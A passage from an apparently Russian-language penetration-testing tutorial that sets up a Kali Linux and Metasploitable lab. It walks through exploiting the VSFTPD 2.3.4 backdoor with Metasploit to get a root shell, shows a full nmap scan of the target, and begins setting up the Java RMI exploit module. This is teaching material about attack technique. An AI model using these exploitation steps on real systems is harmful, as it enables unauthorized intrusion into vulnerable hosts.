


Рисунок 2.3.2 - Настройки сетевого адаптера Kali Linux

На рисунке 2.3.4 демонстрируется процесс поиска сетевого адреса, выделенного виртуальной машине Metasploitable.

На рисунке 2.3.5 показан аналогичный пример для Kali Linux.




Рисунок 2.3.3 - Настройки сетевого адаптера Metasploitable




Рисунок 2.3.4 - Сетевые настройки Metasploitable




Рисунок 2.3.5 - Сетевые настройки Kali Linux

Как видно из рисунков 2.3.4 и 2.3.5 виртуальные машины находятся в частной виртуальной сети с адресом 10.10.10.0 с маской в 24 бита.

Это позволит виртуальным машинам находиться в изоляции от внешней локальной сети.

Следующим шагом необходимо проверить связь между ними. Для этого используется сетевая утилита *ping*.

На рисунке 2.3.6 демонстрируется процесс проверки сетевого соединения между виртуальными машинами Kali Linux и Metasploitable.




Рисунок 2.3.6 - Пинг от Kali Linux до Metasploitable

Если в ответ на пинг возвращаются ответы от хоста — значит сеть успешно настроена и с этого момента можно переходить к аудиту безопасности системы.

Для демонстрации возможностей Metasploitable воспользуемся фреймворком Metasploit, который входит в Kali Linux по умолчанию.

На рисунке 2.3.7 демонстрируется процесс запуска фреймворка Metasploit.




Рисунок 2.3.7 - Запуск Metasploit Framework

Как видно из рисунка 2.3.7 для запуска Metasploit достаточно открыть терминальную консоль и ввести команду *msfconsole*.

Процесс запуска может занять некоторое время, так как Metasploit содержит огромную базу данных эксплоитов, и их загрузка требует определенного времени.

База данных Metasploit перманентно обновляется, поэтому рекомендуется обновлять Kali Linux настолько часто насколько это возможно.

Уязвимости появляются практически каждый день и вероятность того, что нужный эксплоит отсутствует в данный момент, но появится после обновления, достаточно велика.

Уязвимость, которая сейчас будет эксплуатироваться затрагивает сервис VSFTPD версии *v2.3.4*.

Из рисунка 2.1.21 следует, что на хосте запущен именно этот сервис. Сервис представляет из себя файловое хранилище, работающее по протоколу FTP (File Transfer Protocol).

Почему эксплуатируется именно данный тип сервиса?

Дело в том, что данная версия сервиса VSFTPD содержит в исходном коде программы бэкдор. Бэкдором называется не задокументированный способ получения доступа к программе, что позволяет осведомленным лицам получить удаленный доступ к программе без ведома пользователя этой программы.

Данная уязвимость была оперативно устранена, однако создатели Metasploitable решили оставить её в операционной системе в учебных целях.

Metasploit Framework состоит из модулей, которые содержат в себе сетевые сканеры, эксплоиты, кодировщики, генераторы полезной нагрузки и прочее. Весь этот богатый арсенал используется злоумышленниками для обхода систем безопасности таких как антивирусы и межсетевые экраны.

На рисунке 2.3.8 демонстрируется поиск эксплоита по ключевому слову *vsftpd*.

Рисунок 2.3.8 - Поиск эксплоита для ftp-сервера

Если поисковой запрос был успешно обработан, то Metasploit выдаст информацию об этом эксплоите. В эту информацию входит: имя эксплоита, дата обнаружения, степень эксплуатации, можно ли проверить цель на уязвимость к данному типу эксплоита и описание.

После обнаружения необходимого эксплоита нужно сообщить Metasploit, что его нужно использовать. Это можно сделать, используя команду *use имя_эксплоита*. Применив эту команду Metasploit делает выбранный эксплоит активным.

На рисунке 2.3.9 демонстрируется процесс выбора активного эксплоита для сервиса VSFTPD.




Рисунок 2.3.9 - Использование эксплоита для ftp-сервера

Но просто выбрать эксплоит недостаточно. Для взлома системы требуется снабдить эксплоит дополнительной информацией о цели. Такой

информацией является IP-адрес цели и номер порта на котором запущено уязвимое приложение.

Из рисунка 2.3.4 можно узнать IP-адрес цели, а номер порта за FTP сервисом предопределен и заранее известен (21 порт). В случае если уязвимый сервис запущен на другом порте это можно выяснить, используя сетевое сканирование.

Задать параметры цели можно используя команду s*et имя_параметра значение_параметра*.

На рисунке 2.3.10 демонстрируется процесс задания параметров для уязвимого хоста.




Рисунок 2.3.10 - Настройка параметров эксплоита

После того как параметры были успешно заданы эксплоит необходимо запустить. Для запуска эксплоита достаточно использовать команду Metasploit *run*.

На рисунке 2.3.11 демонстрируется процесс запуска эксплоита против хоста Metasploitable.

Чаще всего эксплоиты позволяют злоумышленнику получить удаленный доступ над хостом в качестве привилегированного пользователя. Наиболее привилегированным пользователем в Unix системах является пользователь *root*. Этот пользователь имеет полноценный контроль над целевой системой и заполучив root-доступ злоумышленник получает над подконтрольной системой аналогичный уровень доступа.

В данном случае бэкдор инициирует открытие *shell* сессии, что позволяет получить доступ к системной консоли от пользователя root.




Рисунок 2.3.11 - Запуск эксплоита и эксплуатация цели

Чтобы понять от имени какого пользователя был получен доступ можно воспользоваться терминальной командой *id*. Если команда в качестве результата возвращает идентификатор пользователя (uid) в виде 0, то это означает, что получен root-доступ.

На рисунке 2.3.11 демонстрируется получение именно такого доступа. Если злоумышленник получил root-доступ, то система считается полностью скомпрометированной злоумышленником и обычно этичные хакеры останавливаются на данном этапе и сообщают о найденной уязвимости владельцам системы.

Однако такой доступ часто получают и злоумышленники, а их намерения отличаются от намерений их этичных братьев и урон от их действий может быть катастрофическим.

Выше упоминалось о сетевом сканирование.

Сетевое сканирование - это процесс сетевого сканирования целевого хоста с целью получения информации о том, какие сервисы запущены на хосте, их версии, их количество и так далее.

Вся эта информация необходима для поиска старых сервисов, которые, например, давно не обновлялись.

Очень часто причиной взлома является несвоевременное обновление программного обеспечения. Этим фактом с большой охотой пользуются злоумышленники. Помимо получения информации о старых версиях программного обеспечения, сканирование позволяет получить уникальные отпечатки каждой службы, а также самой операционной системы и по результатам сетевого сканирования, зная только IP-адрес хоста, можно определить версию операционной системы хоста вплоть до обновлений, которые установлены на нем.

Одной из лучших утилит для сетевого сканирования считается Nmap. Nmap является лидером в области сетевого сканирования так как обладает обширным функционалом, производительностью и богатой базой стандартных сценариев атак основанных на скриптовом языке Lua. Nmap входит в стандартный набор пакетов Kali Linux и доступна из коробки.

На рисунке 2.3.12 демонстрируется процесс сетевого сканирования хоста Metasploitable.

Далее полученная информация будет использоваться для демонстрации эксплуатирования некоторых уязвимостей.

```
kali@kali:~/Desktop$ sudo nmap -sV -O 10.10.10.4 -p1-65535
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-12 05:48 EDT
Nmap scan report for 10.10.10.4
Host is up (0.00087s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
45703/tcp open  java-rmi    GNU Classpath grmiregistry
46450/tcp open  nlockmgr    1-4 (RPC #100021)
48739/tcp open  status      1 (RPC #100024)
49742/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:46:79:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Рисунок 2.3.12 - Сканирование виртуальной машины Metasploitable

Для базового сканирования цели достаточно запустить Nmap с опциями *-sV* которые позволяют определить запущенные на хосте сервисы их версии и номера портов на котором они запущены, *-O* позволяет получить информацию об операционной системе хоста, а опция *-p1-65535* позволяет просканировать все доступные порты хоста. Из полученной информации можно заключить, что целевая система является системой на базе операционной системы Linux (версия 2.6), которая находится в одной сети с Kali Linux, по номеру MAC-адреса можно понять, что это виртуальная машина.

Помимо этого, из рисунка 2.3.12 можно получить большое количество информации о службах, запущенных на целевом хосте.

2.3.1 Java RMI

Java RMI (Java Remote Method Invocation) - удаленный вызов метода Java является интерфейсом прикладного программирования (API) предназначенный для удаленного вызова методов в программе написанной на языке Java. Существует библиотека под названием GNU Classpath, которая содержит набор других, системных библиотек, которые используются для поддержки языка программирования Java.

Идея заключается в том, что виртуальная машина Java при запуске поддерживает связь с этой библиотекой используя слабые аутентификационные данные. Используя эту уязвимость, злоумышленник может подменить загружаемые библиотеки Java на свои собственные, зачастую модифицированные, что позволяет получить удаленный доступ к жертве.

В базе данных Metasploit существует эксплоит с именем *exploit/multi/misc/java_rmi_server*, который будет использоваться в данной эксплуатации.

На рисунке 2.3.1.1 демонстрируется процесс поиска эксплоита.

```
msf5 > use exploit/multi/misc/java_

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_jdwp_debugger  2010-03-12       good       Yes    Java Debug Wire Protocol Remote Code Execution
   1  exploit/multi/misc/java_jmx_server     2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2  exploit/multi/misc/java_rmi_server     2011-10-15       excellent  No     Java RMI Server Insecure Default Configuration Java Code Execution


msf5 > use exploit/multi/misc/java_rmi_server
msf5 exploit(multi/misc/java_rmi_server) > shot options
[-] Unknown command: shot.
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Рисунок 2.3.1.1 - Использование эксплоита для JAVA RMI

Механизм применения эксплоита точно такой же, как и в предыдущем случае. Для успешной эксплуатации хоста необходимо выбрать эксплоит, задать параметры целевого хоста и запустить его.

